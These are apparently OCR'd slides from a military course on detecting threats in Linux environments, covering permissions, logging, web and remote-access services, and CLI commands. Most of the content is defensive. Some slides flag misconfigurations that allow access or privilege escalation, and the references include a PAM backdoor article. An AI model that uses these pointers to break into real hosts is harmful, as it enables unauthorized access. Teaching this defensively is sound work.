
- Linux abstracts almost everything as a file
- File metadata is managed via data structure known as *index node (inode / i-node)*
  - Metadata includes file type, permissions, User ID, Group ID, size, time stamps, etc
  - Inode number assigned to every file and directory when created
  - Inodes track file attributes and location on disk
- 'stat' command is one way to show inode information
- Executable and Linkable Format (ELF)
  - Defines the structure for binaries, libraries and core files for Linux
  - One of the most common binary file formats for Linux

Overview

- Intro to Linux
- Linux Operating System
- Key Linux components
- User space and Kernel space
- Linux files
- *Linux permissions*
- Linux logging
- Linux application
- Useful command line interface syntax

Permissions

- Every file and every directory are owned by a single user of that system
- Every file and every directory have a security group associated
- 3 types of owners for Linux systems
  - User
  - Group
  - All
- 3 types of permissions
  - Read
  - Write
  - Execute



Permissions

- What command lists permissions?
- What permissions does the file and directory show?

```
root@kali:~/Desktop# ls -l
total 8
-rw-r--r-- 1 root root   12 Mar 11 00:04  Helloworld.txt
drwxr-xr-x 2 root root 4096 Mar 11 00:02 'New  Folder'
```

- What command can change security permissions?

Permissions

- Absolute mode:

Number	Permission Type	Symbol
0	No Permission	---
1	Execute	--x
2	Write	-w-
3	Execute + Write	-wx
4	Read	r--
5	Read + Execute	r-x
6	Read +Write	rw-
7	Read + Write +Execute	rwx

- What does the following command do? *chmod 754 Helloworld.txt*

Permissions

- Symbolic mode:

User Denotations	
u	user/owner
g	group
o	other
a	all


Operator	Description
+	Adds a permission to a file or directory
-	Removes the permission
=	Sets the permission and overrides the permissions set earlier.

- What does the following command do? *chmod g+w Helloworld.txt*
- What does the following command do? *chmod ugo-rwx Helloworld.txt*

Special Permissions

Three special permissions available for executable files and directories

- *Set-User Identification (SUID): Allows program to be run with permissions from program owner, not the user running it*
  - Administrators unwittingly use SUID as root with third-party applications
- *Set-Group Identification (SGID): Allows program to be run with permissions from file group, not the user running it*
- *Sticky Bit: Single bit that prevents unprivileged users from removing or renaming a file in the directory unless they own the file or directory*
  - Also known as restricted deletion flag
  - Commonly found in */temp*



Overview

- Intro to Linux
- Linux Operating System
- Key Linux components
- User space and Kernel space
- Linux files
- Linux permissions
- *Linux logging*
- Linux application
- Useful command line interface syntax

Linux Logging

Root Directory /

/bin/	Essential user command binaries
/boot/	Static files of Boot Loader
/dev/	Device files
/etc/	Host-specific system configuration
/home/	User home directories
/lib/	Shared libraries
/media/	Mount point for removable media
/mnt/	Mount point for file systems
/opt/	Add-on application software packages
/sbin/	System binaries
/srv/	Data for services
/tmp/	Temp files
/usr/	User utilities and applications
/var/	Variable files
/root/	Home directory for root user
/proc/	Virtual filesystem for Kernel

- /cache
- /lib
- /log
- /spool
- /tmp

Linux Logging

- Syslog: System logging protocol to capture system logs or event messages
- Linux distributions utilize slightly different logging daemons
  - Fedora, RedHat (rsyslogd), OpenSuSE (syslog-ng), various (sysklogd)
- Where do we start?

```
lion1@wpslions:/etc$ ps -aux | grep syslog
syslog     810  0.0  0.1 263040  4312 ?        Ssl  Apr30   0:00 /usr/sbin/rsyslogd -n
message+   811  0.0  0.1  50060  4560 ?        Ss   Apr30   0:00 /usr/bin/dbus-daemon --system --add
ress=systemd: --nofork --nopidfile --systemd-activation --syslog-only
lion1     1463  0.0  0.0  13136  1060 tty1     S+   01:35   0:00 grep --color=auto syslog
lion1@wpslions:/etc$ ls -al | grep rsyslog
-rw-r--r--  1 root root       1358 Jan 30  2018 rsyslog.conf
drwxr-xr-x  2 root root       4096 Feb  3 18:24 rsyslog.d
lion1@wpslions:/etc$
```

Linux Logging

- Systemd-Journald captures syslog messages, Kernel log messages initial RAM disk and early boot messages
  - Journald logs are by default not persistent
  - Stored */run/log/journal* (volatile)
  - May duplicate logs from the following:
    - rsyslogd
    - syslog-ng
    - sysklogd
- Application logs: It depends!

Overview

- Intro to Linux
- Linux Operating System
- Key Linux components
- User space and Kernel space
- Linux files
- Linux permissions
- Linux logging
- *Linux application*
- Useful command line interface syntax

Applying Knowledge

- We will walk through different Linux applications in a Linux environment
  - *Applications will vary depending on Linux distribution*
- Intent is to arm you with basic knowledge to apply and think dynamically answering the following questions
  - How can I tell it is installed on a Linux host?
  - How can I tell it is running on a Linux host?
  - How can I find and parse the running config?
  - Are there common misconfigurations that may allow access or escalation?
  - Where can I find log activity for the application?


Applications

- Applications are a program or collection of programs to help users perform specific tasks or actions
- Challenges created by applications
  - Attack surfaces and vectors
  - Diversity
  - Vulnerabilities
  - Proprietary software
- Applications running on system communicate with the Kernel via system calls

GCCS-AF

DCAPES
Deliberate and Crisis Action Planning and Execution Segments

Falconer Weapon System



Web Servers

- Apache: Powerful web server
- Tomcat: Application server designed to execute Java servlets and render web pages that use Java Server page coding
- During an investigation, we suspect a Web server … what do we check?
  - Process and Netstat checks

```
lion1@wpslions:/$ ps -aux | grep apache
root        894  0.0  0.1  73960  4564 ?        Ss   Apr09   0:01 /usr/sbin/apache2 -k start
www-data    895  0.0  0.1 826448  5280 ?        Sl   Apr09   0:00 /usr/sbin/apache2 -k start
www-data    896  0.0  0.1 826336  5468 ?        Sl   Apr09   0:00 /usr/sbin/apache2 -k start
lion1@wpslions:/$ netstat -ano | grep tcp
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0     36 192.168.0.95:22         192.168.0.197:59528     ESTABLISHED on (0.24/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      off (0.00/0/0)
```

Apache Web Servers

- Default installation of files
  - */etc/apache2/httpd.conf*
  - */etc/apache2/apache2.conf*
  - */etc/httpd/httpd.conf*
  - */etc/httpd/conf/httpd.conf*
- Config file
- Apache server control interface
  - 'apachectl' command '-S' argument
- /var/www directory

```
lion10@wpslions:/$ ls /etc/apache2/
apache2.conf    conf-enabled  magic         mods-enabled  sites-available
conf-available  envvars       mods-available  ports.conf    sites-enabled
```

```
#         /etc/apache2/
#         |-- apache2.conf
#         |         `--  ports.conf
#         |-- mods-enabled
#         |         |-- *.load
#         |         `-- *.conf
#         |-- conf-enabled
#         |         `-- *.conf
#         `-- sites-enabled
#                   `-- *.conf
#
```


Apache Web Servers

apachectl

```
lion1@wpslions:/etc/apache2$ apachectl -S
ServerRoot: "/etc/apache2"
Main DocumentRoot: "/var/www/html"
Main ErrorLog: "/var/log/apache2/error.log"
Mutex watchdog-callback: using_defaults
Mutex default: dir="/var/run/apache2/" mechanism=default
PidFile: "/var/run/apache2/apache2.pid"
Define: DUMP_VHOSTS
Define: DUMP_RUN_CFG
User: name="www-data" id=33 not_used
Group: name="www-data" id=33 not_used
```

Tomcat

- bin: Binaries and startup scripts
- Key conf files:
  - `Catalina.policy`: Security policy
  - `Server.xml`: Main configuration file
- Connectors
  - Show how server is being utilized




```
<Connector port="8080" protocol="HTTP/1.1" connectionTimeout='20000" redirectPort="8443" />
```

  - Apache Jserv Procotol connector to handle communication between Tomcat and Apache HTTP server

```
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
```

- /opt/tomcat/logs

Remote Access

- SSH
  - Logs */var/log/auth.log*
  - PAM authentication may bypass certain config settings
  - Common configuration mistakes
    - Allowing root ssh login
    - Enabling strong authentication without disabling weaker ones


```
$ ssh –v 192.168.0.95 –o PreferredAuthentications=password
```

- Virtual Network Computing (VNC)
  - VNCviewer (client) / VNCServer relationship
  - Default port starting at 5900 / 5901
  - Configuration located in `xstartup` in users home directory

Remote Access

Webmin – browser-based remote access

- Default port 10 000
- Logs `/var/webmin/miniserv.log` and `/var/webmin/webmin.log` or `/var/log/webmin/`
- Raw logs not easy to understand (log_parser.pl converts logs into readable message)




Remote Access

Guacamole Apache – browser-based remote access

- GUACAMOLE_HOME: Primary search location for configs
- *Guacamole.properties*, main config file
- Servlet container will have logs (i.e., `catalina.out`)
- Below is catalina.sh startup script specifying log location

```
#!/bin/sh
[…]
#   CATALINA_OUT    (Optional) Full path to a file where stdout and stderr
#                   will be redirected.
#                   Default is $CATALINA_BASE/logs/catalina.out
[…]
  CATALINA_OUT="$CATALINA_BASE"/logs/catalina.out
```



Comparing Windows

- Modularity and user privileges
  - Windows is not modular
- Automated functions
  - Windows automates as many functions as possible for user
  - Linux can be setup to automate
- Open-source and transparency
- Security through variety
  - Windows users make up about 90% of computer users and only vary by a few versions
  - Linux varieties use different sets of tools and applications

Comparing Windows

User Mode

User Applications (DB, Web, Net Tools, etc)

LIBRARIES | SYSTEM PROCESSES | SERVICES | DEVICE DRIVERS | APPLICATION IPC | DEVICE DRIVERS | FILE SYSTEM

Dynamic Link Libraries (Shared Libraries)

Kernel Mode

Microkernel

SCHEDULER, SYSTEM CALLS, BASIC IPC

Hardware Abstraction Layer (HAL)

Detecting Threats on Linux

- Find binaries that do not belong
- Verify binaries match known good packages
- Check cron jobs / at jobs
- Check for binaries with raw sockets listening
- Check for possible injected memory
- Verify PAM modules
- Check SSH access

Detecting Threats on Linux

- Collection tools may change artifacts on system
  - Know the programs which modify the metadata of files and directories
- Investigation should start with most volatile to the least volatile data
- Detecting methodology may vary
  - Protecting mission
  - Incident response due to suspected adversary
  - OSI directed

Overview

- Intro to Linux
- Linux Operating System
- Key Linux components
- User space and Kernel space
- Linux files
- Linux permissions
- Linux logging
- Linux application
- *Useful command line interface syntax*

To the Keyboard – What Shrink Thinks You Should Know

- w; uname -a
- ls -latr
- ps -efH
- netstat -untap
- ssh -MS /tmp/socket1 root@127.0.0.1
- scp -o “ControlPath /tmp/socket1” @:[logfile] /tmp/logfile
- htop
- systemd-cgls
- loginctl list-sessions
- loginctl show-session #
- journalctl | tail -20
- dmesg | tail -20
- lastlog
- lastb
- Deamon logs

Useful CLI Syntax

- alias: Command to replace one string with another string
- cat: Combine files and print the standard output
- cksum: Checksum and count the bytes in a file
- cp: Copy files and directories
- chmod: Change permissions of a file or directory
- chown: Change ownership of a file or directory
- curl: Tool to transfer data from or to a server using a supported protocol
- diff: Find differences between two files
- echo: Display a line of text

Useful CLI Syntax

- find: Searches for files in a directory hierarchy
- finger: User information lookup program
- ftp: Basic file transfer program
- grep: Print lines that match patterns
- jobs: Lists the active jobs
- kill: Terminate a process
- less: Program to filter through text one screen at a time
- locate: Finding the location of a specific file
- ls: List directory contents

Useful CLI Syntax

- ps: Snapshot of current processes
- rm: Remove a file or a directory and its contents
- scp: Copy files or directories to remote host
- stat: Display file or file system status
- sudo: Access root from regular user account
- tar: Archiving and compressing files
- touch: Create a file or modify timestamps
- which: Command to search for executable files
- who: Show who is logged on

Most important command to explain other commands
man: Formats and displays the online manual pages

Summary

- Intro to Linux
- Linux Operating System
- Key Linux components
- User space and Kernel space
- Linux files
- Linux permissions
- Linux logging
- Linux application
- Useful command line interface syntax

Objectives

- Describe the major Linux file system directories
- Describe the Linux Kernel
- Describe shared libraries for Linux
- Describe Pluggable Authentication Modules
- Describe Linux Daemons
- List four common shell types for Linux
- Describe the difference between user space and Kernel space
- Describe the three special permissions in Linux

Questions?

- Instructor's name: Maj Patrick "Shrink" Vinge
- Instructor's address: USAF Weapons School
  4269 Tyndall Avenue
  Nellis AFB NV 89191-6062
- Instructor's phone: (702) 652-2215
- Instructor's e-mail: patrick.vinge.2@us.af.mil

References

- https://community.broadcom.com/symantecenterprise/ communities/community-home/librarydocuments/viewdocument? DocumentKey=96f09996-0dca-467d-a50c-e9f2fe18681e&Community Key=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments
- https://community.turgensec.com/ssh-hacking-guide
- https://cybersecurity.att.com/blogs/labs-research/hunting-for-linux-library-injection-with-osquery/
- https://docs.Microsoft.com
- https://hostingtribunal.com/blog/linux-statistics/#gref
- https://pen-testing.sans.org/resources/papers/gcih/attack-defend-linux-privilege-escalation-techniques-2016-152744
- https://pentesterlab.com/exercises/linux_host_review/course
- https://smallbusiness.chron.com/differences-between-linux-security-windows-security-79959.html
- https://web.mit.edu/rhel-doc/5/RHEL-5-manual/Deployment_Guide-en-US/ch-selinux.html
- https://x-c3ll.github.io/posts/PAM-backdoor-DNS/
- https://www.linfo.org/var.html
- https://www.ntu.edu.sg

References

- https://www.tecmint.com/linux-directory-structure-and-important-files-paths-explained/
- https://www.tecmint.com/understanding-shared-libraries-in-linux/
- https://www.trustedsec.com/blog/malware-linux/

CWU918KD

Threat Detection: Linux Environment

Instructor: Maj Patrick “Shrink” Vinge

USAF Weapons School • Nellis AFB